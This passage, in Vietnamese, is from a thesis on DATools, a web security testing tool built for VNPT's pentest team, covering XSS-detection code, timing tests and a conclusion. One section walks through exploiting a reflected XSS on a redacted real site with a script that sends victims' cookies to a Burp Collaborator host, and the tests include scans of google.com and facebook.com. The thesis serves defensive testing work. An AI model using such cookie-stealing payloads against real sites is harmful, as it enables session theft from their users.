
Nếu không tìm thấy dấu hiệu của XSS, chương trình sẽ bắt đầu kiểm tra temContent. Thực hiện thay thế hai biến "parameters" và "value". Giá trị mới sẽ được thay thế bằng hai chuỗi ngẫu nhiên được tạo ở trên và thêm một số ký tự đặc biệt để kiểm tra lỗ hổng XSS. Sau đó, sử dụng urllib.quote để trích dẫn các ký tự đặc biệt.

```
if not found:
   tempContent = pageURL.replace(match.group(0), "%s%s" % (match.group(0),
urllib3.quote("%s%s%s%s" % ("'""'" if specialChars == MORE_REGULAR_CHARACTER
else "", firstRandomstring, "".join(random.sample(specialChars,
len(specialChars))), lastRandomstring))))
   content = (retrieveContent(tempContent,cookie, data) if method is GET else
retrieveContent(url,cookie, tempContent)).replace("%s%s" % ("'" if
specialChars == MORE_REGULAR_CHARACTER else "", firstRandomstring),
firstRandomstring)
```

Cuối cùng, chương trình sẽ tạo payload bằng cách khớp tất cả các mẫu ở dạng firstRandomstring + payload + lastRandomstring. Nếu phát hiện ra XSS “found = True” và kết quả sẽ được xuất ra ở dạng json.

3.5. Đánh giá công cụ

Đối với công cụ DATools nói riêng và các phần mềm ứng dụng nói chung đều phải đảm bảo những đặc tính về kỹ thuật sau khi được xem xét và đánh giá:



Hình 3.13 Các yêu cầu về kỹ thuật

Theo đó, công cụ đã đạt được những điều sau:

- Chức năng: Công cụ đã hoạt động đúng như dự định với các chức năng đề ra
- Hiệu suất: Do được viết bằng Python, công cụ không những thừa hưởng những đặc tính từ ngôn ngữ lập trình cấp cao mà còn được hỗ trợ rất nhiều từ các thư viện bên ngoài. Công cụ có thể tương thích tốt cho cả hệ điều hành Microsoft và Unix.
- Giao diện người dùng: Giao diện sử dụng thân thiện, dễ sử dụng.
- Khả năng bảo trì: Luôn tiến hành kiểm tra để đảm bảo rằng công cụ hoạt động đúng như dự kiến, đồng thời thu thập các khảo sát và phản hồi của người dùng rất hữu ích cho việc bảo trì và phát triển công cụ.
- Độ tin cậy: Mã nguồn của công cụ được công khai trên Github nên mọi người dùng đều có thể xem và sử dụng một cách an toàn.
- Chất lượng: Công cụ đang ở thời điểm khởi đầu, không có quá nhiều thông tin để có thể đánh giá về chất lượng.

Dưới đây là bảng đánh giá thời gian thực nghiệm đối với một số mục tiêu nhất định:

Bảng 3.2 Bảng thực nghiệm 1

Mục tiêu	*http://www.google.com/*
Số lần thực hiện	*3*
Đánh giá	
Chức năng	**Thời gian thực hiện TB**
Truy vết Website	18.7 giây
Kiểm tra HTTP Methods	1.5 giây
Kiểm tra Subdomain	220.2 giây
Thu thập đường dẫn	90.3 giây

Bảng 3.2 Bảng thực nghiệm 2

Mục tiêu	*https://www.facebook.com*
Số lần thực hiện	*3*
Đánh giá	
Chức năng	**Thời gian thực hiện TB**
Truy vết Website	26.7 giây
Kiểm tra HTTP Methods	1.3 giây
Kiểm tra Subdomain	235.5 giây
Thu thập đường dẫn	443.7 giây

Bảng 3.3 Bảng thực nghiệm 3

Chức năng	**CVE ID**	**Thời gian thực hiện**	**Ghi chú**
Tra cứu CVE	CVE-2016-4437	2.2 giây	
	CVE-2017-3066	2.2 giây	
	CVE-2021-29200	2.0 giây	
	CVE-2021-44228	3.1 giây	
	CVE-2021-42237	2.6 giây	
	CVE-2022-32028	Không khả dụng	CVE đang xử lý
	CVE-2022-30190	2.3 giây	

Bảng 3.4 Bảng thực nghiệm 4


Mục tiêu	*bwapp*
Chức năng	Xác định SQLi
Đánh giá	
Lỗ hổng	**Thời gian thực hiện**
Error-based SQLi	5.6 giây
Blind-Boolean-Based SQLi	7.8 giây
Blind-Time-Based SQLi	3.5 giây

Bảng 3.5 Bảng thực nghiệm 5

Mục tiêu	*bwapp*
Chức năng	Xác định XSS
Đánh giá	
Lỗ hổng	**Thời gian thực hiện**
Reflected XSS	3.6 giây
DOM-base XSS	2.8 giây

Kịch bản khai thác lỗ hổng XSS đối với trang web https://_____.net/ trong thực tế:

Bước 1: Sau khi xác định rằng trang web https://_____.net/ chứa lỗ hổng Reflected XSS thông qua công cụ DATools



Hình 3.14 Phát hiện lỗ hổng XSS


Bước 2: Bằng cách nào đó (qua email hoặc tin nhắn) gửi cho nạn nhân một URL có định dạng:

https://_____.net/users/home/user_control_doc.php?&a=0&q=%22%3E%3Cscript%3Efetch%28%22https%3A%2F%2F6u1fi62ui3ibr8kj5ydn8h5pmgsjg8.burpcollaborator.net%22%2C%7Bmethod%3A+%22POST%22%2Cmode%3A+%22no-cors%22%2Cbody%3Adocument.cookie%7D%29%3B%3C%2Fscript%3E

Đoạn Script được chèn vào để đánh cắp Cookie của nạn nhân:


```
<script>
    fetch('https://My-website.burpcollaborator.net', {
    method: 'POST',
    body:document.cookie
    });
</script>
```

Bước 3: Nạn nhân truy cập URL và ta chiếm được Cookie từ request tới BurpCollaborator



Hình 3.15 Đánh cắp Cookie

Công cụ được xây dựng với đối tượng chính được nhắm đến là các ứng dụng trong tập đoàn VNPT. Tuy nhiên, trong quá trình thực nghiệm cũng đã xác định được lỗ hổng tại một số ứng dụng Web không nằm trong phạm vi của tập đoàn. Việc cần làm là phải giữ vững đạo đức của người kiểm thử và tiến hành thông báo cho người quản trị của các ứng dụng đó về các lỗ hổng.



Hình 3.16 Thông báo lỗ hổng Reflected XSS

Hình 3.17 Thông báo lỗ hổng Stored XSS và DOM-based XSS

KẾT LUẬN

Phòng Pentest thuộc công ty VNPT IT có nhiệm vụ phòng ngừa và ngăn chặn các nguy cơ có thể xảy ra đối với mạng lưới và dữ liệu của tập đoàn cũng như có biện pháp hỗ trợ và bảo vệ khách hàng. Lượng ứng dụng cần đánh giá là vô cùng lớn, vì vậy tạo ra một công cụ hỗ trợ kiểm thử an toàn ứng dụng Web giúp cho các bên tiết kiệm thời gian nhưng vẫn đảm bảo được chất lượng của cuộc đánh giá là điều vô cùng cấp thiết. Không những thế, công cụ còn có vai trò như là một mô đun trong một hệ thống quản lý của tập đoàn, phục vụ quá trình ghi và cập nhật báo cáo.

Với nhiệm vụ đề ra, tôi đã hoàn thành việc xây dựng công cụ kiểm thử an toàn ứng dụng Web và được áp dụng thực tế vào công việc hiện tại.

Trong quá trình nghiên cứu, tôi đã xác định được các nội dung cần thực hiện thông qua các đề mục:

- Chương 1 đã hệ thống lại những kiến thức tổng quan về kiểm thử an toàn ứng dụng Web, lỗ hổng SQL Injection. Đồng thời chương cũng đã chỉ ra bài toán và nguyên nhân tại sao phải xây dựng công cụ cũng như xác định được yêu cầu chức năng đối với công cụ.
- Chương 2 là chương phân tích và thiết kế. Ở bước thiết kế bao gồm mô hình phân cấp chức năng, mô hình ca sử dụng và đặc tả ca sử dụng. Bước phân tích được biểu diễn thông qua biểu đồ tuần tự và biểu đồ hoạt động. Chương này làm rõ các chức năng, cách xử lý và là cơ sở để xây dựng công cụ, đánh giá mức độ hoàn thiện của công cụ.
- Chương 3 hiện thực hóa công cụ bắt đầu bằng việc thiết lập môi trường, xây dựng giao diện, cấu trúc và giả mã các chức năng.

Dù vậy, vẫn còn một số vấn đề liên quan đến đồ án chưa được làm rõ. Các vấn đề liên quan đến kiểm thử và công cụ mới chỉ được đề cập một cách khái quát chưa truyền tải được hết các khái niệm. Chức năng xác định lỗ hổng chỉ tập trung vào SQL Injection và công cụ Sqlmap thiếu sự so sánh với những công cụ khác do đó tính chính xác và đa dạng chưa được đảm bảo một cách triệt để. Thao tác trong việc kết hợp giữa Burp Suite và DATools còn rời rạc. Việc giải quyết những điều này cũng là hướng phát triển tương lai của đồ án.

TÀI LIỆU THAM KHẢO

[1]. *Giáo trình đánh giá và kiểm định an toàn hệ thống thông tin,* Học viện Kỹ thuật mật mã, TS. Trần Đức Sự, KS. Phạm Minh Thuấn, 2013

[2]. *Giáo trình tìm và phát hiện lỗ hổng phần mềm*, Học viện Kỹ thuật mật mã, TS. Đặng Vũ Sơn, ThS. Vũ Đình Thu

[3]. *Web Application Security, A Beginner's Guide*, Bryan Sullivan, Vincent Liu, McGraw-Hill, 2012

[4]. *Hacking Web Apps: Detecting and Preventing Web Application Security Problems*, Mike Shema, Elsevier Inc., 2012

[5]. *Advanced Penetration Testing for Highly-Secured Environments*, Lee Allen, 2012.

[6]. *OWASP Top 10 – 2017,* The Open Web Application Security Project, 2017

[7]. *OWASP Top 10 – 2021,* The Open Web Application Security Project, 2021

[8]. *Web Application Security Testing*, The Open Web Application Security Project


PHỤ LỤC


Cài đặt công cụ


1. Burp Suite


Bước 1. Download file cài đặt tại: https://portswigger.net/burp

Bước 2. Chạy file cài đặt với các tùy chọn theo mặc định





Setup - Burp Suite Community Edition 2020.1
Select Destination Directory
Where should Burp Suite Community Edition be installed?
Select the folder where you would like Burp Suite Community Edition to be installed, then click Next.
C:\Program Files\BurpSuiteCommunity
Browse ...
Required disk space: 334 MB
Free disk space: 123 GB
< Back
Next >
Cancel


Setup - Burp Suite Community Edition 2020.1
Select Start Menu Folder
Where should Setup place the program's shortcuts?
Select the Start Menu folder in which you would like Setup to create the program's shortcuts, then click Next.
Create a Start Menu folder
Burp Suite Community Edition
Accessibility
Accessories
Administrative Tools
AMD Settings
Git
Maintenance
Microsoft Office
MPC-HC
Create shortcuts for all users
< Back
Next >
Cancel



Sau khi cài đặt thành công sẽ có giao diện sử dụng của Burp Suite.



2. DATools

Cài đặt trên hệ điều hành Windows.

